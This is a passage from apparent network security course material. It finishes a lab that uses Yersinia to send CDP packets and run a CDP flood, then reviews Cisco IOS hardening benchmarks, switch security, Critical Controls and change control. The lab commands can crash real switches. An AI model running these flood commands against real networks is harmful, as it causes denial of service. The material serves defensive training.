


Our final packets are CDP, the Cisco Discovery Protocol. First, we create a generic CDP packet with no options set. Type the following into your shell.

```
root@kali:~# yersinia cdp -attack 0
```

The packet generated is shown in the screenshot. You should see something similar. Nothing horribly exciting here. Of course we could set any of the fields using Yersinia options.

## 3.5 Yersinia (5)



Our final attack is a CDP flood. Type the following command in your shell:

```
root@kali:~# yersinia cdp -attack 1
```

You should see a very large number of CDP packets, as shown in the screenshot in the slide. You may need to reboot your virtual machine after this CDP flood!

A real switch in the network can crash with either of these DoS attacks. How do we protect against these types of attacks from Yersinia and other similar attack tools and techniques? Protections include STP portfast, BDPU/Root Guard, manually setting the Root Bridge, and disabling CDP on unnecessary interfaces.

This completes our third lab exercise.

# DNI Roadmap

---

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

Defensive Network Infrastructure

This page intentionally left blank.

## Review (1)

- “NSA Laughs at PCs, Prefers Hacking Routers and Switches” – *Wired Magazine*, September, 2013.
  - An often-overlooked attack vector
  - Network software not updated or patched often
  - Often limited/no logging implemented
  - Often network infrastructure not as widely understood by security personnel

Defensive Network Infrastructure

### Review (1)

Although the title of the *Wired Magazine* article might be over the top and it might not even be true, network infrastructure is a frequently overlooked attack vector. Network software like IOS is not updated or patched often—certainly not compared to Windows and Linux/Unix—and logging is often limited or not implemented at all. Finally, network infrastructure might not be widely understood by security personnel.

For more information, visit <http://www.wired.com/threatlevel/2013/09/nsa-router-hacking/>.

## Review (2)

- We've looked at perhaps an overwhelming amount of data and it is just the basics
  - Network infrastructure compromise examples
  - Security challenges
  - Attack tools and techniques

Defensive Network Infrastructure

### Review (2)

The threat is certainly real.

We looked at several examples of network infrastructure compromises and the many security challenges related to them. Some operational issues we didn't touch on, such as the political issues between networking and security groups.

We also looked at attack tools and techniques.

## Review (3)

- CIS Cisco IOS Benchmark Level 1
  - “Prudent level of minimum due care”
  - Can be implemented by someone who isn’t a network guru
  - Not likely to break anything
  - Basic security settings

Defensive Network Infrastructure

### Review (3)

The Center for Internet Security Cisco IOS Benchmark Level 1 defines the “prudent level of minimum due care.” These are basic security settings that can be implemented by someone who isn’t necessarily a network guru.

The requirements are:

- They must be practical and prudent (widely applicable).
- They must provide clear security benefits.
- They have to be unlikely to cause an interruption of service.

## Review (4)

- CIS Cisco IOS Benchmark Level 2
  - Extends Level 1 to more advanced steps to protect routers
  - Not all changes are globally applicable
  - Require detailed understanding of the network to implement
  - Some recommendations for where security is paramount

Defensive Network Infrastructure

### Review (4)

The Center for Internet Security Cisco IOS Benchmark Level 2 is more advanced and everything is not applicable to all networks. They require a network administrator who knows the network infrastructure well to evaluate proposed changes to the network and their impact. Some changes may be detrimental and some changes may actually break things.

Level 2 Benchmark recommendations will have one or more of the following characteristics:

- Intended where security is paramount
- Acts as defense in depth
- May negatively inhibit the utility or performance of the technology, which includes breaking things

## Review (5)

---

- **Switch security:**

- Based on NSA’s “Cisco IOS Switch Configuration Guide”
- Management plane and Control plane are extremely similar
- Data plane has additional features for Layer 2

Defensive Network Infrastructure

### Review (5)

Cisco routers and switches are similar devices. For example, they both run IOS, the Management and Control plane are nearly identical, and the Data plane has additional features for Layer 2 connectivity.

We discussed VLAN basics and configuration, port security, spanning tree, portfast, BPDU Guard/Root Guard, DHCP snooping, IP Source Guard, and unused interface recommendations.

## Review (6)

---

- The Critical Controls:
  - Critical Control 10: Secure Configurations for Network Devices
  - Critical Control 11: Limitation and Control of Network Ports, Protocols, and Services
  - Critical Control 13: Boundary Defense
  - Critical Control 19: Secure Network Engineering

Defensive Network Infrastructure

### Review (6)

There are additional documents of interest, including “The Critical Controls,” formerly “The 20 Critical Controls,” which has controls that directly address network issues and controls that indirectly address network issues such as:

- Critical Control 12: Controlled Use of Administrative Privileges,
- Critical Control 14: Maintenance, Monitoring, and Analysis of Audit Logs
- Critical Control 16: Account Monitoring and Control

More on Critical Controls is available at <http://www.sans.org/critical-security-controls/>.

## Review (7)

---

- Auditing with Nipper and RAT
- 802.1x and NAC
  - These are becoming more important with the network perimeter deteriorating and the cloud
- Border Gateway Protocol
  - “Glue” that holds the Internet together

Defensive Network Infrastructure

### Review (7)

RAT can be used to audit the configurations of Cisco routers, firewalls, and switches. It parses IOS configuration file. Nipper is a conceptually similar tool.

802.1x and NAC are becoming more important as the network perimeter deteriorates and with the cloud.

## Review (8)

---

- Change: Leading cause of system outages
- Managing change is critical
- Change control is part of configuration management
  - Is your current network infrastructure configuration even documented?

Defensive Network Infrastructure

### Review (8)

Change is the leading cause of system and network outages. Whether accidental (“errors and omissions”), intentional, malicious, non-malicious, or some other combination, changes cause an amazing amount of trouble.

Managing changes is critical. Change management in some organizations is formal with a Change Control Board (CCB) vetting all changes. In other organizations it is informal, but change does need to be managed.

Change control mechanisms are critical. Remember that several commercial tools are available, including Solarwinds Orion Network Configuration Management (NCM) and Tripwire for Network Devices, as well as open source tools such as RANCID.

Change control is considered part of configuration management. Do you know your network infrastructure’s configuration? Does an up-to-date network diagram even exist? In many organizations, it does not.

Specifically, are the following documented and is the documentation up to date?

- Physical topology
- Logical topology
- Hardware and software versions
- System configuration

# Big Picture

---

- What is your role or level of influence with regard to network infrastructure security?
  - Can you directly impact it?
  - Are you perhaps an “influencer?”
  - Can you at least “audit” formally or informally?
- Build networks with mutual distrust

Defensive Network Infrastructure

Of course we realize many participants in this course do not have direct responsibility or control of network infrastructure. How do you fit into the big picture? Can you directly impact network infrastructure security, or, perhaps your role is more as an influencer? Can you formally or informally audit the infrastructure?

Going forward, can you impact future networks? The metaphor that networks are hard on the outside and soft on the inside, meaning that once the network perimeter has been breeched there are few internal controls, is overused, though true. This must change. Build networks with mutual distrust!